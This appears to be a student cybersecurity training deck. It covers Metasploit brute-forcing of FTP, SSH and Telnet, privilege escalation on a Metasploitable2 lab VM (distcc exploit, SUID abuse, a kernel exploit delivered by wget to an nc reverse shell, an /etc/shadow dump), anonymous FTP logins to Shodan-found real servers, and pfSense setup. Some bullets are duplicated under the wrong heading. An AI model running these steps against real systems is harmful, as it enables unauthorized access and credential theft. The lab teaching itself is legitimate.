CYBERSENTINEL

ISHA

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AGENDA

Introduction

Brute force attack

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Shodan

PFSense Firewall

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INTRODUCTION

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BRUTE FORCE ATTACK

- It is a method of gaining unauthorized access to systems or services.
- Attackers use automated tools to try all possible combinations of usernames systematically and passwords until they find the correct credentials.
- This comprehensive analysis focuses on exploring the impact and risks associated with Brute Force Attacks on FTP, SSH, and Telnet ports, which are commonly targeted by malicious actors.
- Attack uses trial-and-error to guess login info, error to crack passwords, encryption keys, or find a hidden webpage.

FTP (FILE TRANSFER PROTOCOL)

- FTP is a network protocol for file transfer.
- FTP Brute Force Attacks involve trying multiple login combinations.
- FTP servers often lack protection against multiple login attempts.
- Impact: Unauthorized access to sensitive files and data.
- Countermeasures: Account lockout policy, strong passwords, and log monitoring.

Steps

1. Run command 'msfconcole -q' and 'search ftp_login'
2. Run use auxiliary/scanner/ftp/ftp_login
3. Now open another chrome and search https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt
4. Now open new terminal in kali and run the command cd /usr/share/wordlists then run cd metasploit command and do ls
5. Now again shift to previous msf6 session and set USERPASS_FILE /root/Desktop/bruteforce list, RHOSTS to the metasploitable2 machine IP address and STOP_ON_SUCCESS true.
6. Now run options command to check all the changes.
7. Now use run or exploit command.

Live Demonstration of Brute Force Attack on FTP

SSH (Secure shell)

- SSH is a secure network protocol for remote login and data communication.
- SSH Brute Force Attacks systematically try different login combinations.
- SSH is a common target due to its secure login and file transfer features.
- Security measures: Key-based authentication, strong passwords.
- Additional security enhancement through IP address detection and blocking for failed login attempts.

Steps

1. Run command 'msfconcole -q' and 'search ssh_login'
2. Run use auxiliary/scanner/ssh/ssh_login
3. Now open another chrome and search https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt
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5. Now again shift to previous msf6 session and set USERPASS_FILE /root/Desktop/bruteforce list, RHOSTS to the metasploitable2 machine IP address, set VERBOSE value to true and STOP_ON_SUCCESS true.
6. Now run options command to check all the changes.
7. Now use run or exploit command.

Live Demonstration of Brute Force Attack on SSH

TELNET

- Telnet is an outdated and insecure protocol for remote terminal connections.
- Telnet Brute Force Attacks seek unauthorized access by guessing valid credentials
- Vulnerability: Plai1ntext transmission of login information.
- Solution: Migrate to secure protocols like SSH.
- For unavoidable Telnet usage, strong authentication and access restrictions are vital to reduce the risk.

Steps

1. Run command 'msfconcole -q' and 'search telnet_login'
2. Run use auxiliary/scanner/telnet/telnet_login
3. Now open another chrome and search https://github.com/danielmiessler/SecLists/blob/master/Passwords/Default-Credentials/ftp-betterdefaultpasslist.txt
4. Now open new terminal in kali and run the command cd /usr/share/wordlists then run cd metasploit command and do ls
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6. Now run options command to check all the changes.
7. Now use run or exploit command.

Live Demonstration of Brute Force Attack on Telnet

PRIVILEGE ESCALATION

- It is a method of gaining unauthorized access to systems or services.
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
- This comprehensive analysis focuses on exploring the impact and risks associated with Brute Force Attacks on FTP, SSH, and Telnet ports, which are commonly targeted by malicious actors.
- Attack uses trial-and-error to guess login info, error to crack passwords, encryption keys, or find a hidden webpage.



Horizontal privilege escalation

- Horizontal privilege escalation: Unauthorized access to resources at the same privilege level.
- Occurs when a user with one set of privileges accesses another user's account wit similar privileges.
- No change in privilege level, but accessing the system through a different user's account.

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
Steps

1. Enter the Metasploit console by running 'msfconsole -q'.
2. Search for available exploits, payloads, and auxiliary modules related to the "distcc" service using 'search distcc'.
3. Select and load the specific exploit module 'distcc_exec' for Unix-based systems using 'use exploit/unix/misc/distcc_exec'.
4. Check the available options in the 'distcc_exec' module using the 'options' command.
5. Set the target host IP address using 'set RHOSTS IP_Address'.
6. View available payloads using 'show payloads'.
7. Set the payload to 'cmd/unix/reverse' using 'set payload payload/cmd/unix/reverse'.
8. Execute the exploit with the 'run' or 'exploit' command, creating the first session.
9. Inside the first session, run commands like 'whoami' and 'su root' to check and attempt to switch to the root user.
10. Use the 'find' command to search for files with the setuid (SUID) permission bit set, which may indicate potential privilege escalation opportunities.
11. Refer to the GTFOBins website to check various Unix/Linux binaries for privilege escalation techniques and reverse shell possibilities and find that We are able to enter in the nmap because during the nmap shell entry we donot any sudo permission.
12. In the Nmap session, check the active shell, username, and present working directory using 'echo $SHELL', 'whoami', and 'pwd'. Finally, access sensitive data like the '/etc/shadow' file.

VERTICAL PRIVILEGE ESCALATION

- Vertical Privilege Escalation: Increases privileges from a lower to a higher level.
- Intermediate Steps: May involve exploiting vulnerabilities, buffer overflow attacks or obtaining privileged credentials.
- Bypassing Controls: Attackers aim to override privilege controls to gain higher access.
- Target: Software, firmware, kernel, or operating system.
- A significant security concern requiring robust access controls and vulnerability patching.



Steps

1. Enter the Metasploit console by running 'msfconsole -q'.
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8. Execute the exploit with the 'run' or 'exploit' command, creating the first session.
9. Inside the first session, run uname -a to check the version of the targeted system.
10. Search for kernel exploits related to privilege escalation using searchsploit and filtering with grep commands.
11. Use the lsb_release -a command to gather information about the target system.
12. Refine the search for kernel exploits based on the gathered system information.
13. Find the full path of a specific exploit using the **locate** command.
14. Copy the located exploit to a different directory using the **cp** command.
15. Change the current directory to /var/www/html using the **cd** command. Create a file using the nano editor and check its content using the cat command.
16. Start the Apache HTTP Server using the **service apache2 start** command and check the status using service apache2 status.
17. Download the files from /var/www/html using **wget**.
18. Check the exploit ID of the Linux IP address using **cat /proc/net/netlink**.
19. Check the exploit ID using the **ps** command and check if it's one greater than the Linux IP address.
20. Compile the C code using the **gcc** command.
21. Start listening on Kali Linux using **nc**.
22. Execute the exploit using **./exploit**. Check for root access and perform various commands in the reverse shell.

Live Demonstration for Horizontal Privilege Escalation

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
```

Live Demonstration for Vertical Privilege Escalation

```
┌──(root㉿kali)-[~]
└─# nc -nvlp 5555
listening on [any] 5555 ...
connect to [192.168.235.128] from (UNKNOWN) [192.168.235.129] 42348

id
uid=0(root) gid=0(root)

pwd
/

whoami
root
```

SHODAN

- Shodan, short for "Sentient Hyper-Optimised Data Access Network," is a specialized search engine designed to discover and catalog internet-connected devices and systems.
- Shodan is a specialized search engine for internet-connected devices, including IoT devices.
- Unlike traditional search engines, Shodan identifies devices with open ports and services, providing insights into network security.

Steps to accessing any device using FTP

Step 1: Finding FTP Servers with Shodan

- Go to the Shodan website (www.shodan.io) and log in to shodan account.
- In the search bar, type FTP Anonymous login anonymous@ login ok. port:"21" to find FTP servers. Hit the "Search" button to perform the search, and a list of IP addresses with accessible FTP servers will be displayed.

Step 2: Accessing the Device via FTP

- Open the Command Prompt.
- Type the command **ftp ip_address** to connect to the FTP server using its IP address.
- If the connection is successful, you will be prompted to enter your FTP username and password (if required by the server).

Step 3: Interacting with the Device via FTP

- Once connected, you can use FTP commands (e.g., get, put, ls, cd, etc.) to interact with the remote server and transfer files.
- You can run various commands inside the FTP framework and view files related to the IP address.

Live Demonstration for Accessing any device using FTP in Shodan

```
:\Users\dell>ftp 128.40.71.43
onnected to 128.40.71.43.
20-
20-  Mullard Space Science Laboratory. Dept. of Space and Climate Physics, UCL.
20-
20-  Communications on or through University College London's computer systems
20-  may be monitored or recorded to secure effective system operation and for
20-  other lawful purposes. All ftp transfers are logged.
20-
20-  In case of problems please contact usersupport(@)mssl.ucl.ac.uk
20-
20-   ***********************************************************************
20-   *  Please note that there is NO INCOMING ANONYMOUS FTP on this server *
20-   *                                                                     *
20-   *  For INCOMING anonymous ftp please use ftpin.mssl.ucl.ac.uk         *
20-   ***********************************************************************
20-
20
00 Always in UTF8 mode.
ser (128.40.71.43:(none)): anonymous
31 Please specify the password.
assword:
30-
30-  REMINDER - the incoming subdirectory is not accessible
30-
30 Login successful.
```

PFSENSE FIREWALL

- Open-source firewall and routing platform.
- Strong security features for all business sizes.
- Simple web interface for setting rules, VPNs, and more.
- Functions: firewall, VPN, high availability, load balancing, IDS/IPS, content filtering, deep packet inspection.
- **Main Strength:** Best at protecting from threats - controls who gets in using smart filters, directs network traffic, and keeps data safe

FIREWALL CONSIDERATION

Consideration 1: Rules and Rulesets

- Firewalls process traffic based on rules.
- Rules are assigned to interfaces and processed from top to bottom.
- Order matters: Traffic is processed based on the first matching rule.

Consideration 2: Stateful Filtering

- Stateful filtering (SPI) enhances security by monitoring active connections.
- The firewall keeps track of connection states.
- Information about active connections is maintained.

Consideration 3: Block or Reject Traffic

- "Block" silently drops or discards traffic, denying access.
- "Reject" discards traffic and sends a rejection response.
- Blocking is suitable for WAN, rejecting for LAN interfaces.

Consideration 4: Ingress and Egress

- "Ingress" is incoming traffic from external sources.
- "Egress" is outgoing traffic from the internal network.
- Firewall rules control both ingress and egress traffic flow.
- LAN: Traffic flows in by egress, out by ingress. WAN: Traffic flows in by ingress, out by egress.

Steps for pfSense login & DNS configuration

Step 1: Check Networking

- Enter ip addr | grep inet in the command prompt to check network configuration.

Step 2: Access pfSense

- Access the pfSense firewall by typing its IPv4 address (e.g., 192.168.1.1) in web browser.
- Accept the warning about the connection not being secure due to a self-signed certificate.
- Add an exception and confirm security to access the pfSense login page.

Step 3: Login and Initial Setup

- Enter the default username "admin" and password "pfsense" to log in.
- Follow the setup wizard by clicking "Next" and providing general information.

Step 4: Set Time Server


- Configure the time server information and click "Next."

Step 5: LAN Interface Configuration

- Configure the LAN interface settings and click "Next."

Step 6: Change Admin Password


- Change the admin password and click "Next."
- Click "Reload" to reboot the firewall.
- The pfSense firewall is now configured, and the dashboard is displayed.



Steps for enabling Secure shell (SSH)


Step 1: Enable SSH

- Click on "System," then "Advanced."
- Scroll down to "Admin Access" and find the SSH section.
- Check the box that says "Enable SSH."
- Leave the "SSHD Key Only" set to "password" or "public key."
- The default port used for SSH is 22.
- Scroll to the bottom of the page and click "Save."



Step 2: Test SSH

- Open another virtual machine or terminal.
- Type the command ssh@admin192.168.1.1 to connect to pfSense.
- If prompted to add the SHA-256 fingerprint, type "yes" and hit Enter.
- Enter the password for the admin user on pfSense.
- Successfully enter the pfSense text menu screen.



Steps to add new user

Step 1: Access the pfSense Web Interface

- Open a web browser and enter the LAN IP address of your pfSense firewall (e.g., https://192.168.1.1), and log in with your admin credentials.

Step 2: Click on the "System" menu in the top navigation bar. Select "User Manager."


Step 3: In the "User Manager" page, click the "Add" button to create a new user.

Step 4: Fill in the user details, including:

- Username: Choose a unique username for the new user.
- Password: Set a secure password for the new user.
- Full Name: Enter the user's full name (optional).
- Member of: Choose the user group(s) to which the new user belongs. By default, you might add them to the "admins" group.

Step 5: Click the "Save" button to save the new user.

We've successfully added a new user to your pfSense firewall.




Steps to Disabling IPv6

Step 1: Disable Global IPv6 Traffic

- Navigate to "System" and click on "Advanced."
- Go to the "Networking" tab.
- Uncheck the "Allow IPv6" checkbox and click "Save."

Step 2: Disable IPv6 on WAN Interface

- Access the "Interfaces" section and select the WAN interface.
- Under "IPv6 Configuration Type," choose "None."
- Scroll down and click "Save" and Apply the changes.



Step 3: Disable DHCPv6 on LAN Interface

- Go to "Services" and select "DHCPv6 Server & RA."
